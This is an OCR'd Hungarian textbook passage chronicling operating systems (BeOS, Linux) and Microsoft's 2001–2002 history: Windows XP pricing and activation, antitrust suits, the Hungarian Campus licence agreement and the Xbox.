
Az 1.44 MB-os floppyról induló QNX demo

• BeOS

A kaliforniai székhelyű Be Incorporated-et 1990-ben alapította Jean-Louis Gassée. A fejlesztők és egyben alapítók többsége korábban az Apple-nél dolgoztak. Először egy új számítógépet alkottak meg, a többprocesszoros BeBox-ot, operációs rendszere a BeOS volt. A gépet 1994-96 között forgalmazták, utána a cég kiszállt a hardvergyártásból, és csak az operációs rendszerrel foglalkozott. 2001. novemberben a céget felvásárolta a leginkább tenyérszámítógépeiről ismert Palm.

A BeOS jellemzői: multithread (többszálúság), azaz egy önálló program több szálon képes futni, a CPU az egyes szálaknak külön időt biztosít; multiprocessor support (többprocesszoros rendszereken is fut); preemptív multitasking, védett memóriás üzemmód, virtuális memória használata. Fájlrendszere a BFS (BeOS File System), de tudja kezelni a FAT16, FAT32, NTFS stb. fájlrendszereket is. A BeOS az alkalmazásfejlesztők számára (elsősorban) az objektumorientált C++ nyelvet támogató API-t biztosít.

BeOS alá is léteznek különféle programok, pl. irodai csomag és rengeteg egyéb szoftver. A www.bebits.com Internet-oldalról számtalan BeOS alá írt program tölthető le. A http://www.be.com/products/freebeos címről nemkereskedelmi célú használatra *ingyenesen letölthető* a „BeOS 5 Personal Edition" teljes operációs rendszer (a multimédiás programokat is tartalmazó BeOS 5 Professional Edition-ért viszont fizetni kell).



A BeOS 5 Personal Edition működés közben

• Linux

A Linuxot egy finn diák, Linus Torvalds kezdte fejleszteni, 1991-ben. A fejlesztés nyílt volt, az Interneten keresztül sokan kapcsolódtak be, így készült el 1994-ben az első változat. A Linux nem más, mint az IBM PC platformra írt új UNIX változat, amely maximálisan betartja a UNIX kompatibilitást, és átvette a legismertebb protokollokat és szabványokat. Preemptív multitaskingos, védett memóriás, többfelhasználós operációs rendszer, melyet eredetileg az Intel 80386-os processzorra írtak, de ma már beszerezhető pl. az Intel x86, Alpha, SPARC, PowerPC-re kifejlesztett változata is. A Linux a legtöbb architektúrán működő op. rendszerek egyike (lásd www.linux.org/ projects/ports.html).

A Linux legfontosabb jellemzője a rugalmasság, stabilitás és az ingyenes terjesztés. Többféle változata – ún. disztribúció - terjedt el. Ezek a hozzáadott programokban különböznek egymástól, a kernel minden disztribúciónál – adott verzió esetén – szigorúan egyforma. X-Window grafikus felhasználói felülettel is konfigurálható, egyes változatai magyar nyelvűek, Linux alá van ingyenes web-szerver is (Apache). A Linux kevésbé erőforrás-igényes és megbízhatóbb, mint a Windows: egy megfelelően feltelepített Linux-ot szinte lehetetlen lefagyasztani. Nem csoda, hogy a szerverek, alkalmazás szerverek piacán ma az egyik legelterjedtebb Windows-konkurrens termék.

A Linux jelképe (a pingvin) és néhány Linux disztribúció logója

A Linux C nyelvű forráskódja (a gépi kódra fordítás a telepítéskor történik) szabadon hozzáférhető, ingyenes; működése megismerhető, nem úgy, mint a titkolt forráskódú op. r-ek esetében. A licenc-politika (GNU General Public License) legfontosabb eleme, hogy senki sem terjesztheti a forráskód nélkül a rendszert. Ez biztosítja, hogy a program nemcsak most szabad, hanem szabad is marad. A Linux-ból senki sem húzhat anyagi hasznot, és nem korlátozhat másokat abban, hogy az általa létrehozott terméket továbbfejleszthesse.

Szemben a Windows univerzális felhasználhatóságával, a visszafelé kompatibilitás több-kevesebb biztosításával (ami a megbízhatóság rovására megy), valamint széles felhasználói körével, a Linuxot általában speciális célra használják, pl. valamilyen szerverként; telepítése és konfigurálása sem egyszerű. Bár Linux siker, hogy a legújabb Casio laptop választható operációs rendszerrel jelent meg (hardveres kapcsolóval választhatunk a Linux és a Windows XP között), a QNX és a Linux felhasználási köre alapvetően más, mint a Windowsé, még akkor is, ha van PC-s változatuk.

A Microsoft története (2001)

(Források: www.microsoft.com/hun, www.szamitastechnika.hu, http://index.hu/tech/jog/msdosszie, www.xbox.com, HVG 2001. július 14.)

• Windows XP

A könyv 225-234. oldalán még Windows 2001-ként beharangozott legújabb operációs rendszer végül a *Windows XP* nevet kapta. Az XP az angol eXPerience (élmény, tapasztalat) szóból származik, jelezve a kiemelt fejlesztéseket a multimédia és az Internet területén.

Az XP hivatalos bemutatása nagy csinnadratta keretében 2001. október 25-én történt. A 200 millió dollár értékű reklámkampány része Madonna „Ray of Light" dala, jelmondata pedig „Képes vagy rá!" (az eredetileg tervezett jelmondat a „Készülj a repülésre!" volt, azonban a 2001. szeptember 11-i tragikus, Amerikát ért terrortámadás után megváltoztatták). A kétféle változat - Home Edition és Professional - a Windows 2000 kódjára épül, ezzel megszűnt a Windows 9x-es termékvonal, azaz a 95, 95 OSR2, 98, 98SE és a Me. Szerver változat mégsem lett. A magyar nyelvű változat 2001. novemberétől kapható.

A Windows XP teljes és upgrade változatban kapható. Néhány típus ára:

- Az Amerikai Egyesült Államokban (1 USD kb. 280 Ft):

Windows XP Professional:	teljes 299 USD	upgrade 199 USD
Windows XP Home Edition:	teljes 199 USD	upgrade 99 USD

- Magyarországon (Hungarnet Egyesület, 2001. december, ÁFA nélküli árak):

Windows XP Professional English Intl UPG AE CD (dobozos)	29 150 Ft
Windows XP Professional Hungarian UPG AE CD (dobozos)	29 150 Ft
Windows XP Professional English / Hungarian SA MVL 1 Year(s)	5 200 Ft
Windows XP Professional English / Hungarian SA MVL 2 Year(s)	10 400 Ft
Windows XP Professional English / Hungarian Upg/SA MVL 2 Year(s)	28 300 Ft
Windows XP Professional English / Hungarian UPG MVL Each	17 900 Ft
Windows XP Professional English / Hungarian Upg/SA MVL 1 Year(s)	23 100 Ft
Windows XP Professional English / Hungarian Upg/SA MVL 3 Year(s)	33 400 Ft
Windows XP Professional English / Hungarian SA MVL 3 Year(s)	15 600 Ft
Windows XP Home Edition Hungarian / English	32 200 Ft / 32 800 Ft
OEM Windows XP Professional Hungarian /English	48 200 Ft / 48 900 Ft


(MVL - Microsoft Akadémiai Select Licenc rövidítés; Each - teljes termék; SA 1/2/3 Year(s) - Software Assurance = folyamatos 1/2/3 éves frissítési lehetőséget biztosít az új megjelenő verziókra; UPG MVL Each - frissítés korábbi op. r-ről, pl.: Win311; Win95; Win98; WinNT.)

A Windows XP hivatalos minimum hardver követelményei: Intel Pentium/Celeron, AMD K6/Athlon/Duron, vagy vele kompatibilis CPU, 233 MHz órajellel (a Professional változatnál kétprocesszoros rendszer is lehetséges);

64 MB RAM, 1.5 GB szabad terület a merevlemezen, SVGA 800x600 felbontású videokártya és képernyő, CD-ROM vagy DVD meghajtó, billentyűzet, Microsoft kompatibilis egér. Egyes alkalmazásokhoz - konferencia, alkalmazásmegosztás stb. - egyéb hardver feltételek is szükségesek.

A Windows XP nagyon sok újdonságot tartalmaz, a részletes ismertető - egyebek között - a Microsoft hivatalos honlapjain olvasható.

A szoftverkalózkodás, pontosabban az illegális másolás ellen egy újfajta módszert vezettek be. Kísérletképpen a Windows 2000-nél próbálták ki, hat országban. Teljes körűen először a 2001. tavaszán megjelent Office XP-nél, majd a Visio rajzolóprogramnál és a Windows XP-nél szerepel az ún. *termékaktiválás* (Windows Product Activation). A telepítés során a CD kód, valamint a számítógép hardver- és szoftver jellemzői alapján egy termékazonosító kód keletkezik. A felhasználónak az aktiválás során ezt a kódot kell Interneten, vagy telefonon megadnia a Microsoft ügyfélszolgálatának, mely válaszul egy telepítési azonosítószámot ad. Ezzel a szoftver bármennyiszer újratelepíthető az eredeti hardverre, de jelentős hardver változtatás esetén új kód szükséges. Az aktiválást Office XP és a Visio esetében 50 indításnyi, Windows XP-nél 30 nap türelmi idő alatt kell elvégezni. Utána a szoftver korlátozott funkcionalitással működik, pl. nem enged fájlt menteni, vagy megnyitni. A hackereknek (Devilsown) és az Internetnek „köszönhetően" a 2001. október 25-i premier előtt már beszerezhető volt a Windows XP aktiválásmentes változata is.



Windows XP a Microsoft honlapján

- *// (perek)*

Az antitrösztper (l. 283-285. oldal) folytatása: a szövetségi fellebbviteli bíróság 2001. júniusban a feldarabolásra vonatkozó döntést megsemmisítette, de megerősítette a monopólium létrehozásáról és a versenytársak ellehetetlenítéséről szóló vádakat (konkrétan: a Microsoft a PC-k gyártóit a Windows licencszerződésben arra kötelezte, hogy az Internet Explorert telepítsék, és ne más böngészőt pl. a Netscape-t; a Microsoft megfenyegette az Apple-t hogy felhagy az Office for Macintosh fejlesztésével, ha az Internet Explorert az

Apple nem használja; a Microsoft felszólította az Intelt, hogy hagyjon fel - a Windows számára veszélyes - Javara épülő technológia fejlesztésével). Thomas Penfield Jackson bíró magatartását „helytelennek" nevezték, a per tovább folytatódott a szövetségi kerületi bíróságon, ahol új bírót neveztek ki. Colleen Kollar-Kotelly arra kötelezte a feleket, hogy 2001. november 2-ig egyezzenek meg. Közben az USA kormányzat ügyészei megvizsgálták a Windows XP-t, a beolvasztott szoftverek (pl. Media Player, Messenger, Internet Explorer) miatt, de mindezek ellenére engedélyezték a szoftver megjelenését. A megegyezés megszületett: 2001. novemberében a Microsoft megállapodott az USA kormányával, pontosabban az Igazságügyi Minisztériummal. A részletek nem ismertek, de valószínűleg bizonyos korlátozó intézkedések születnek, egy felügyelőbizottság évekig ellenőrizni fogja a céget, ugyanakkor nem kell kiadni a Windows forráskódját és a Microsoftot nem osztják részekre. A megállapodást a 18 pereskedő szövetségi állam közül 9 elfogadta, 9 tovább pereskedik (Új-Mexikó még júliusban megegyezett a Microsofttal és kilépett).

Az amerikai pertől függetlenül az Európai Bizottság versenyfelügyelete külön vizsgálatot indított a Microsoft ellen. A vizsgálat célja kideríteni, a Microsoft megsértette-e a versenyszabályokat azzal, hogy a Médialejátszót beépítette a Windowsba. Az izraeli versenyhivatal pedig monopóliumnak nyilvánította a Microsoftot és korlátozta a cég marketingakcióit, pl. a Microsoft nem ígérhet a vásárlóknak előnyöket, ha a konkurencia termékével szemben az övét választja, valamint tilos ezután az egymáshoz kötött termékek értékesítése is.

Még 1997-ben a Sun indított pert a Microsoft ellen azzal, hogy a Microsoft a Sun által kifejlesztett Java-technológiát módosította, a Windows alá jobban illeszkedővé tette, ezáltal inkompatibilissé tette és megszüntette a Java multiplatformos képességeit. 2001-ben a két cég megegyezett: a Microsoft 20 millió dollárt fizet a Sun-nak, a korábban kötött Java-licencegyezményt felmondták, s a Microsoft nem módosíthatja a Javat. Talán ezért, a Windows XP-ben már *nincs* Java Virtual Machine (de ha egy weblapnál szükségessé válik, letölthető az Internetről a csomag).

A Novell cég 2001. októberben indított pert a Microsoft ellen, a Novellt és termékeit lejárató marketingkampány miatt, amelyben a NetWare hálózati operációs rendszert használóknak a Microsoft rendszerét ajánlották. Hasonló kampány (és utána megállapodás) 1997-ben már történt Magyarországon is.

2001. november 20-án a Microsoft megállapodást ajánlott kb. száz, csoportos magánjogvitában is. Ezeknél a fogyasztók megkárosítása, az előnyös piaci helyzettel való visszaélés, árdrágítás és hasonló vádak szerepeltek. A megállapodás lényege, hogy a Microsoft kb. egymilliárd dolláros anyagi áldozatot hoz, ennek legnagyobb részével a legszegényebb amerikai iskolák számítás-

technikai ellátottságát javítja. Az amerikai oktatási rendszer ellátásában vezető helyet elfoglaló Apple a bíróságon támadta meg a megállapodást.

• **Magyar országlicenc a Microsoft szoftverekre**

2001. szeptember 20-án a Microsoft EMEA elnöke és a Miniszterelnöki Hivatal aláírt egy olyan megállapodást, amely gyökeresen megváltoztathatja a Microsoft és az oktatás közötti kapcsolatot. A megállapodás szerint a következő három évben a magyar felsőoktatási rendszer összes oktatója és hallgatója intézményében és otthonában legálisan használhat bizonyos Microsoft szoftvereket (Windows, Office, FrontPage, Visual Studio stb.). Operációs rendszerek esetében a megállapodás csak az upgrade-ra vonatkozik, új gép vásárlása esetén szükséges az op. r. megvásárlása. A Magyarország által kifizetendő díj évi 1 milliárd Ft. (Megjegyzés: e nagy jelentőségű megállapodásnak még nincsenek kézzel fogható eredményei, történhetnek finomítások.)

Az eddigieket megváltoztatva, 2001-től új licencpolitikát folytat a Microsoft. A „Version Upgrade" és más lehetőségek megszűntek (l. 76. és 223. oldal), helyette az ún. Software Assurance (Frissítési Garancia, l. 371. oldalon) lépett életbe, ami lehetővé teszi a termékek frissítését a szerződés futamideje alatt megjelenő legújabb verziókra. Az OSL (Open előfizetés) licenckonstrukció főleg a kisvállalatok számára előnyös, már 10 PC-től is elérhető.

• **Xbox**

Az Xbox

A játékgépek piacára 2001. november 15-én lépett be a Microsoft, ekkor jelent meg hivatalosan az Xbox. Japánban 2002. februárjától, Európában márciustól vásárolható. Az Xbox-ot a szingapúri Flextronics International Ltd. gyártja, a mexikói Guadalajarában és Sárváron, az ipari parkban. (Erről 2001-ben sokat írt a magyar média, kiemelve a magyar részvételt, és az országnak jutó hatalmas adóbevételeket, illetve GDP növekedést. Holott csupán arról van szó, hogy egy nemzetközi vállalatnak a magyar - és a mexikói – munkaerő van annyira olcsó, hogy a gyártást érdemes ide helyeznie.) A videojáték-konzol felépítése eltér a szokásostól, leginkább egy multimédiás PC-re emlékeztet: 5-szörös sebességű DVD meghajtót tartalmaz (de film csak egy kiegészítő vásárlása után nézhető), USB-t, TV+Ethernet hálózati csatlakozót, 250 MHz-es Nvidia grafikus processzort, 8 GB Western Digital HDD-t, 733 MHz-es Intel Pentium CPU-t és 64 MB RAM-ot. Operációs rendszere a Windows 2000 lecsupaszított változata, programozási felülete a DirectX – innen ered az Xbox kezdőbetűje. A termék európai ára 433, amerikai ára 299 dollár (az önköltség nagyobb, 375 dollár).

Igazolás Campus szerződés által kedvezményezett hallgatók és oktatók számára

Jogosult felhasználó:
Neve:
Címe:

Regisztráció dátuma:
Regisztráció száma:
Intézmény neve:

Igazolás tárgya:

A Magyar Köztársaság Miniszterelnöki Hivatala és a Microsoft Ireland Operation Limited között létrejött Microsoft Campus Szerződés magában foglalja a Campus Szerződés keretei között engedményezett szoftverfelhasználási jogoknak a Kedvezményezett Hallgatók és Oktatók által otthoni igénybevételét is, a Szerződés feltételeinek elfogadása, alkalmazása mellett. Jelen igazolás ezen jogokról, feltételekről és kikötésekről ad kivonatos tájékoztatást.

Kedvezményezett Hallgatók és Oktatók: Azon nappali, esti, levelező felsőoktatási hallgatók és azon főállású, részmunkaidős vagy szerződéses oktatók, akik államilag elismert felsőfokú végzettséget adó hazai felsőoktatási intézményben, illetve felsőoktatási intézmény államilag elismert felsőfokú végzettséget adó karán a 2001-2002-es tanévre beiratkoztak, a Campus Szerződésben rögzített intézményi listának megfelelően.

A Kedvezményezett Hallgatók és Oktatók intézményükben jogosultak a Campus Szerződésben rögzített feltételek szerint használni az Engedményezett Szoftver Termékeket, Otthoni Felhasználáshoz pedig azokat a rendszeresített igénylőlap segítségével igényelhetik.

A Kedvezményezett Hallgató és Oktató Otthoni Felhasználása az Engedményezett Szoftver Termékek tekintetében - a megfelelő szabályok betartása mellett - az igénylés után, a jelen **Igazolás** kézhezvételétől 2002. november 30-ig jogszerű, amennyiben hallgatói vagy oktatói jogviszonya ennek során folyamatosan fennáll. A hallgatói vagy oktatói jogviszony megszakadása, megszűnése esetén az Otthoni Felhasználás joga a hallgatói vagy oktatói jogviszony megszakadásának, megszűnésének napjától semmis.

Otthoni Felhasználás: A Campus Szerződés keretei között engedményezett szoftverfelhasználási jogoknak a Kedvezményezett Hallgató vagy Oktató által az otthoni felhasználás igénylésekor megjelölt helyszínen való, egy-egy példányban történő igénybe vétele. A felhasználás eszközeként igénybe vett egy darab személyi számítógépre telepíthetőek az Engedményezett Szoftver Termékek. Ezek felhasználása - a Felhasználási Korlátozások és az aktuális Licencszerződés vonatkozó szakaszainak figyelembevételével - csak a Kedvezményezett Hallgató(k) vagy Oktató(k) által jogszerű, más személy azok felhasználására nem jogosult.

Engedményezett Szoftver Termékek: A Kedvezményezett Hallgatók vagy Oktatók az alábbi szoftver termékek aktuális **vagy** azonos platformra készült korábbi verzióit jogosultak használni, a Microsoft kínálatában elérhető bármely nyelvi verzió **egyikén,** nem több, mint termékenként 1 példányban.

Microsoft Windows Pro Frissítés kód:
Microsoft Office Pro kód:
Microsoft FrontPage kód:
Microsoft Visual Studio Professional Edition
Microsoft BackOffice Ügyfélhozzáférés


Felhasználási korlátozások: A Campus Szerződés felhasználására vonatkozó szabályozásának érvényben maradása mellett az Otthoni Felhasználás tekintetében kiemelten fontos korlátozások:

- Az Engedményezett Szoftver Termékek felhasználási joga csak tanulási, gyakorlási, órai felkészülési célokra, illetve a tanulmányokkal összefüggő feladatok elvégzésére vonatkozik.
- **Szigorúan tilos bármilyen jövedelem szerzésére irányuló vagy azzal összefüggő tevékenységre felhasználni a Campus Szerződés alapján Otthoni Felhasználásra igénybevett Engedményezett Szoftver Termékeket.**
- Campus Szerződés alapján Otthoni Felhasználásra igénybevett Engedményezett Szoftver Termékek nem telepíthetőek és nem használhatóak jogi személy birtokában lévő személyi számítógépen.
- Az Otthoni Felhasználás céljából a felhasználás eszközeként igénybevett személyi számítógépre telepített Engedményezett Szoftver Termékeket csak a jelen **Igazolás**on szereplő Kedvezményezett Hallgató és Oktató használhatja jogszerűen. Más személy felhasználásához a megfelelő további Microsoft licenszek beszerzése szükséges.
- A Microsoft Campus Szerződés alapján szoftverhez jutó felhasználókat nem illeti meg a Microsoft részéről semminemű ingyenes terméktámogatás.

Jelen igazolás a Microsoft részéről nem jognyilatkozat, a Campus Szerződésben, annak Mellékleteiben rögzített feltételeket, kikötéseket és szabályokat az itt leírtak nem változtatják. Az Otthoni Felhasználásra lehetőséget adó Campus Szerződés eredeti példányát a Magyar Köztársaság Miniszterelnöki Hivatala őrzi.

Vityi Péter
Ügyvezető igazgató
Microsoft Magyarország

[1]A Szerződés keretében, annak kiegészítéseként aláírt külön megállapodás értelmében amennyiben a Kedvezményezett Hallgató vagy Oktató által Otthoni Felhasználásra igénybe vett, magántulajdonban lévő személyi számítógép beszerzése 2001. november 30. előtt történt, a Kedvezményezett Hallgató és Oktató ilyetén státuszának fennállása alatt, a Windows XP Pro frissítés alapját képező korábbi Windows operációs rendszerek jogtiszta megléte biztosított. 2001 november 30. után vásárolt számítógépek esetében a Windows XP Pro frissítés használatához legális Windows operációs rendszer vásárlása szükséges.



A Microsoft által kiadott igazolás a Campus Szerződésben gyakorlatilag ingyen használható programokról. Az igazolás igénylésekor telepítő-CD is kérhető (ára 3.000 Ft; ha a Visual Studio Pro-t is kérjük: 5.000 Ft). További információ, igénylőlap letöltése, szoftverletöltések a www.campus.ikb.meh.hu Internet-címen lehetséges.

A Microsoft története (2002)

(Források: www.szamitastechnika.hu, www.prog.hu, www.origo.hu, www.index.hu, www.beincorporated.com, www.beos.hu, HVG 2002. márc. 9, nov. 2, nov. 9, dec. 14., Figyelő 2002. május 23-29., www.magyaroffice.hu, www.lindows.com)

- **Windows XP**

A 2001. október 25-i kiadás óta több 10 millió példányban eladott Windows XP-nek 2002. szeptemberben jelent meg az első szervízcsomagja (*Service Pack 1*). A hibajavítások és az új elemek (pl. USB 2.0 támogatása) mellett a csomag megvalósítja a trösztellenes per egyik megállapodását: bizonyos szoftverek eltávolítási, illetve kicserélési lehetőségét. Azaz pl. az Internet Explorer és az Outlook helyett a Netscape, az Opera vagy az AOL szoftvereinek ikonja jelenhet meg. A javítócsomag a hírek szerint ellenőrzi a telepített XP verzióját is és kalózmásolat esetén használhatatlanná teszi.

- **Perek**

A Microsoft tervezi, hogy a kihagyott Java Virtual Machine-t „visszaépíti" a Windows XP későbbi verzióiba, a letöltési funkció helyett (lásd 373. oldal). A döntés összefügghet a Sun egymilliárd dolláros kártérítési igényével, melyet a JVM kihagyása miatt indított a Microsoft ellen.

2002. januárjában egy amerikai bíróság elutasította a több száz felperes által kezdeményezett összevont perben a Microsoft megállapodási ajánlatát, amelyben egymilliárd dollár értékben számítógépekkel és szoftverekkel látta volna el az USA tizenhatezer legszegényebb iskoláját (lásd 373-374. oldal).

A trösztellenes per lezárása: 2002. novemberében a washingtoni területi szövetségi bíróság - Colleen Kollar-Kotelly bírónő vezetésével - elfogadta a 2001. novemberi, a Microsoft és az Igazságügyi Minisztérium közötti megállapodást (lásd 373. oldal). A megegyezés megtiltja a Microsoftnak, hogy piaci versenyt korlátozó exkluzív szerződéseket kössön, a cégnek egyenlő feltételekkel kell szerződnie a PC gyártókkal, lehetővé kell tennie, hogy bizonyos Microsoft szoftverek másra cserélhetők legyenek (ezt a Service Pack 1 kiadásával teljesítette a cég, lásd az oldal tetején), és a programfejlesztők részére további technikai adatokat kell közzétennie. A megállapodás öt évig van érvényben. Elemzők szerint a per a Microsoft számára kedvező módon ért véget. A megmaradt kilenc felperes állam közül hét elfogadta a döntést, Massachusetts és Nyugat-Virginia azonban fellebbezést nyújtott be.

Az Európai Unió külön eljárásban továbbra is vizsgálja a cég versenykorlátozó tevékenységét.

• **Xbox**

Az Xbox gyártását Magyarországon megszüntették és Kinába, Doumenbe helyezték át, amely régióban az Xbox egyéb részeit is gyártják (a mexikói Guadalajarában található gyár változatlanul működik). Az okok között szerepel az erősödő forint, a munkaerő drágulása, a konzolgyártók közötti fokozódó árverseny (az Xbox árát 299 USA dollárról 199 dollárra csökkentették Amerikában, Kanadában és Japánban, a riválisSony PlayStation 2-je is hasonló módon változott 299-ről 199-re, a Nintendo GameCube-ja a megjelenése óta 199 dollár; 2002. évvégén további csökkenés történt), egyszóval az előállítási költségek csökkentése. A sárvári üzem 2002. nyarán leállt, a döntés több száz dolgozót érintett. Amíg gyártották, a gyártáshoz tartozó magyar exportteljesítmény havonta ~150 millió euró volt. Közben az Xbox belső felépítését megváltoztatták, a gyártási költségek csökkentése, illetve kalózchipek, másolt játékok futtatását megakadályozandó.

• **Alternatívák**

Végéhez ért a *BeOS* története (lásd 369. oldal). A Palm részvényekben 11 millió dollárt fizetett az alternatív operációs rendszert gyártó vállalat szabadalmi jogaiért és technológiáiért. Jogi csatározás folyik a Microsoft ellen: a Be szerint a Microsoft piaci versenyt gátló magatartása is közrejátszott a BeOS hanyatlásában. Ugyanakkor több projekt foglalkozik a BeOS-ra épülő, de nyílt forráskódú rendszer fejlesztésével (pl: www.beunited.org).

Egyre komolyabb alternatíva a Sun cég *StarOffice* programcsomagja. A Microsoft Office irodai programcsomag riválisát a cég ingyen adja az iskoláknak, kiskereskedelmi ára 76 dollár (olcsóbb a Microsoft Office-nál) és teljes mértékben tudja kezelni annak fájltípusait (Word, Excel, PowerPoint). Ráadásul a Multiráció Kft új, magyar nyelvű integrált irodai szoftvercsomagot dobott piacra. A *MagyarOffice* a StarOffice közzétett és továbbfejlesztett forráskódjára épül. Windows és Linux rendszereken futtatható és kezeli az MS Office fájltípusait is. Információ és demo változat letöltése: www.magyaroffice.hu


A Windows új alternatívája a Linux alapú *LindowsOS* operációs rendszer, amely egy Windowshoz hasonló *kinézetű* grafikus operációs rendszer, különböző szolgáltatásokkal (Netscape 7.0 böngésző és e-mail program, Sun StarOffice 6.0 irodai csomag, MP3 fájlok lejátszása, hálózati kapcsolódás stb.), sőt a WINE (www.winehq.com) segítségével egyes Microsoft Windows alá írt programok is futtathatók. A 3.0-s verzió telepítéséhez 500 MHz-nél gyorsabb CPU, legalább 128 MB RAM és 800x600-as SVGA megjelenítő szükséges, ára 119-299 USA dollár. A Microsoft pert indított a kaliforniai székhelyű Lindows.com ellen, névhasonlóság miatt. Bővebb információ: www.lindows.com

• **Egyéb**

A Microsoft alapító elnöke, Bill Gates továbbra is a világ leggazdagabb embere. Vagyona 2001-ben mintegy 53 milliárd dollár volt (lásd 282. oldal). Bill Gates az elmúlt években a világ legnagyobb jótékony célú magánalapítványát hozta létre, mely 24 milliárd (!) dollárból oktatási és egészségügyi programokat támogat.

Az év során több tíz hibát fedeztek fel a Microsoft szoftverekben. A hibák zöme lehetőséget biztosít arra, hogy az Internetre kötött gép felett (böngészés közben) külső támadó átveheti az irányítást: fájlokat másolhat, káros programokat telepíthet, formázhatja a merevlemezt. A cég kiadta a hibák javítását.

Egyre több berendezés használja a Microsoft Windows rendszert: megjelentek a „Pocket PC 2002 Phone Edition" rendszerre épülő PDA-k és a „Windows-Powered Smartphone 2002" rendszerrel felszerelt telefonok, nemcsak mobiltelefonálásra alkalmasak, hanem különböző szoftverek is futnak rajtuk, pl. az Outlook, az Internet Explorer és a Media Player testre szabott változata (pl. Pocket Internet Explorer). „Microsoft Windows CE for Automotive" operációs rendszer fog futni egyebek között egyes Volvo és BMW gépkocsikban. További információk: www.microsoft.com/mobile/pocketpc, www.microsoft.com/mobile/smartphone, www.microsoft.com/automotive, www.bernina.com



Windows rendszerrel felszerelt mobiltelefon (Orange SPV)
és varrógép (Bernina artista)

A magyar származású *Charles Simonyi* kilépett a Microsoftból és Intentional Software Corp. (ISC) néven új céget alapított (lásd 281-282. oldal).

Készül a Windows következő változata, melynek kódneve *Longhorn* (egyebek között long=hosszú, horn=kürt). A szoftver tervezett megjelenése 2005.

